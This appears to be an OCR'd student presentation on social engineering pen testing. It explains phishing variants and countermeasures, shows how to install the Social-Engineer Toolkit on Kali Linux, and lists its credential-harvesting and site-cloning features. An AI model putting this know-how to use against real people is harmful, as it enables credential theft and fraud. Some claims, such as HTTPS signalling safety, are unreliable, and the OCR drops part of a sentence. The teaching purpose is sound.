Our project dives deep into the various techniques used in social engineering, such as phishing, pretexting, baiting, and tailgating. We have analyzed real-world case studies to understand the methodologies employed by attackers and the impact of these breaches on organizations and individuals.

Throughout this presentation, we will showcase our comprehensive research, the experiments we conducted to test the effectiveness of different social engineering tactics, and the countermeasures that can be implemented to mitigate these risks.

Join us as we unravel the complexities of social engineering and highlight the importance of awareness and education in fortifying our defenses against these ever-evolving threats

Objective

Penetration testing/Social engineering

What is Penetration testing?

A penetration test (pen test) is an authorized simulated attack performed on a computer system to evaluate its security. Penetration testers use the same tools, techniques, and processes as attackers to find and demonstrate the business impacts of weaknesses in a system. Penetration tests usually simulate a variety of attacks that could threaten a business. They can examine whether a system is robust enough to withstand attacks from authenticated and unauthenticated positions, as well as a range of system roles. With the right scope, a pen test can dive into any aspect of a system.

Phases of pen testing

Pen testers simulate attacks by motivated adversaries. To do this, they typically follow a plan that includes the following steps:

- **Reconnaissance:** Gather as much information about the target as possible from public and private sources to inform the attack strategy. Sources include internet searches, domain registration information retrieval, social engineering, nonintrusive network scanning, and sometimes even dumpster diving. This information helps pen testers map out the target's attack surface and possible vulnerabilities. Reconnaissance can vary with the scope and objectives of the pen test; it can be as simple as making a phone call to walk through the functionality of a system.

In this Project, we are going to use the social engineering system:

social engineering penetration testing

What is social engineering penetration testing?

Social engineering penetration testing is the practice of deliberately conducting typical social engineering scams on employees to ascertain the organization's level of vulnerability to this type of exploit.

What is social engineering?

Social engineering is a type of cyberattack where the attack vector relies heavily on human interaction. The attackers use human emotions and tendencies against their victims. One attacker might use fear to achieve their aims, another might use flattery and a third might use fake news. Social engineering is an attack vector largely dependent on human interaction.

In all these cases, they attempt to bypass an organization's technical security measures and exploit what's hard to predict and even harder to control: human vulnerabilities. The goal is usually to get the victim (or victims) to part with the organization's money or confidential information.

Some common and popular social engineering tactics are as follows:

- Phishing. With this tactic, fake emails are sent to victims to encourage them to click on malicious links or download malicious attachments.
- Scareware. Scareware is used to scare the victim into downloading malicious software.
- Baiting. This tactic makes false promises to lure a victim into a trap.
- Honeytrapping. The attacker sets up a fake online profile to build a relationship with the victim to trick them into parting with money or personal information.
- Business email compromise. Business email compromise allows one to pretend to be someone trustworthy to gain a victim's trust and get them to do something they wouldn't normally do, such as transfer large sums of money to an unknown bank account (that belongs to the attacker).

- Tailgating. Tailgating is a physical breach in which an attacker gains access to a physical facility by following an employee or asking them to grant them access (e.g., by holding the door or by swiping their electronic ID card

Phishing

Phishing exploits, a common off-site social engineering testing method, are used to test employee vulnerability to fake/malicious emails. Testers might send an email purportedly from someone in management asking the employee to open an unexpected attachment, provide sensitive information or visit an unapproved website. Or they might send the victim a test message to lure them into clicking on a malicious website link. When they do, they will be prompted to either download malicious software or provide sensitive data into an online form. This type of social engineering attack is known as smishing (SMS and phishing) and is increasingly used by pen testers to assess employees' vulnerability to such increasingly common scams.

“Phishing” refers to an attempt to steal sensitive information, typically in the form of usernames, passwords, credit card numbers, bank account information or other important data in order to utilize or sell the stolen information.

How is phishing carried out?

The most common examples of phishing are used to support other malicious actions, such as on-path attack and cross-site scripting attacks. These attacks

typically occur via email or instant message, and can be broken down into a few general categories. It's useful to become familiar with a few of these different vectors of phishing attacks in order to spot them in the wild.

Advanced-fee scam

This common email phishing attack is popularized by the "Nigerian prince" email, where an alleged Nigerian prince in a desperate situation offers to give the victim a large sum of money for a small fee upfront. Unsurprisingly, when the fee is paid, no large sum of money ever arrives. The interesting history is that this type of scam has been occurring for over a hundred years in different forms; it was originally known in the late 1800s as the Spanish Prisoner scam, in which a con artist contacted a victim to prey on their greed and sympathy. The con artist is allegedly trying to smuggle out a wealthy Spanish prisoner, who will reward the victim handsomely in exchange for the money to bribe some prison guards.

This attack (in all its forms) is mitigated by not responding to requests from unknown parties in which money has to be given to receive something in return. If it sounds too good to be true, it probably is. A simple Google search on the theme of the request or some of the text itself will often bring up the details of the scam.

Account deactivation scam

By playing off the urgency created in a victim who believes an important account is going to be deactivated, attackers are able to trick some people into handing over important information such as login credentials. Here's an example: the attacker sends an email that appears to come from an important institution like a bank, and they claim the victim's bank account will be deactivated if they do not take action quickly. The attacker will then request the login and password to the victim's bank account in order to prevent the deactivation. In a clever version of the attack, once the information is entered, the victim will be directed to the legitimate bank

website so that nothing looks out of place.

This type of attack can be countered by going directly to the website of the service in question and seeing if the legitimate provider notifies the user of the same urgent account status. It's also good to check the URL bar and make sure that the website is secure. Any website requesting a login and password that is not secure should be seriously questioned, and nearly without exception should not be used.

Website forgery scam

This type of scam is commonly paired with other scams such as the account deactivation scam. In this attack, the attacker creates a website that is virtually identical to the legitimate website of a business the victim uses, such as a bank. When the user visits the page through whatever means, be it an email phishing attempt, a hyperlink inside a forum, or via a search engine, the victim reaches a website which they believe to be the legitimate site instead of a fraudulent copy. All information entered by the victim is collected for sale or other malicious use.

In the early days of the Internet, these types of duplicate pages were fairly easy to spot due to their shoddy craftsmanship. Today the fraudulent sites may look like a picture-perfect representation of the original. By checking the URL in the web browser, it is usually pretty easy to spot a fraud. If the URL looks different than the typical one, this should be considered highly suspect. If the pages listed as insecure and HTTPS is not on, this is a red flag and virtually guarantees the site is either broken or a phishing attack.

What is spear phishing?

This type of phishing is directed at specific individuals or companies, hence the term spear phishing. By gathering details or buying information about a particular target, an attacker is able to mount a personalized scam. This is currently the most

effective type of phishing, and accounts for over 90% of the attacks.

What is clone phishing?

Clone phishing involves mimicking a previously delivered legitimite email and modifying its links or attached files in order to trick the victim into opening a malicious website or file. For example, by taking an email and attaching a malicious file with the same filename as the original attached file, and then resending the email with a spoofed email address that appears to come from the original sender, attackers are able to exploit the trust of the initial communication in order to get the victim to take action.

What is whaling?

For attacks that are directed specifically at senior executives or other privileged users within businesses, the term whaling is commonly used. These type of attacks are typically targeted with content likely to require the attention of the victim such as legal subpoenas or other executive issues.

Another common vector of this style of attack is whaling scam emails that appear to come from an executive. A common example would be an email request coming from a CEO to someone in the finance department requesting their immediate help in transferring money. Lower-level employees are sometimes fooled into thinking the importance of the request and the person it's coming from supersede any need to double check the request's authenticity, resulting in the employee transferring large sums of money to an attacker.

compromise an organization's network. Ransomware is one of the most common malware attacks used in clone phishing, but the payload from the malicious attachments could be anything from rootkits that give anyone access to the employee's machine remotely or simple keyloggers that steal passwords.

Practice


Social-Engineer Toolkit: Fake github login page

Download and install virtual Virtualbox

https://www.youtube.com/watch?v=qRoDiVpCkw

c

DOWNLOAD AND INSTALL KALI LINUX



After Kali linux download and installation, we are going to launch setoolkit. If you don't see setoolkit, make sure to install it.

Command to install Setoolkit

Update your system: Open a terminal and run the following commands to update your package list and upgrade any outdated packages:

bash

```
sudo apt update
```

```
sudo apt upgrade
```

Install SET: The Social-Engineer Toolkit is available in the Kali Linux repositories, so you can install it directly using

```
sudo apt install set
```

Verify the installation: After the installation is complete, you can verify that SET is installed correctly by running:

```
setoolkit
```

What is setoolkit in kali linux?


The Social-Engineer Toolkit (SET) is a powerful open-source framework designed for social engineering penetration testing. It is included in Kali Linux, a popular Linux distribution for cybersecurity and penetration testing. SET is specifically geared towards automating and simplifying various social engineering attacks, making it a valuable tool for security professionals to test the resilience of an organization against human-targeted attacks.


Key Features of SET:


1. **Phishing Attacks**: SET can create highly convincing phishing emails and websites to trick users into divulging sensitive information such as login credentials.
2. **Website Attack Vectors**: It allows the creation of clone websites to capture user credentials. It can mimic popular sites and direct users to these clones.
3. **Credential Harvester**: This module can capture login credentials from users by setting up fake login pages that mimic legitimate sites.
4. **Spear Phishing**: SET can send targeted phishing emails to specific individuals or groups, making the attacks more personalized and effective.


5. **Payload Delivery**: It can deliver malicious payloads through different methods, including USB drives, to exploit systems when users interact with them.
6. **Wireless Access Point Attack**: SET can create fake Wi-Fi access points to intercept and manipulate traffic from users connected to these points.
7. **Metasploit Integration**: It integrates with Metasploit, allowing for the use of Metasploit's extensive library of exploits within social engineering campaigns.
8. **Automation**: Many processes can be automated, saving time and effort for penetration testers.


Practice






17:38
root@kali: /home/alpha
Timey Wimey
[ ]
[ ]
The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set>

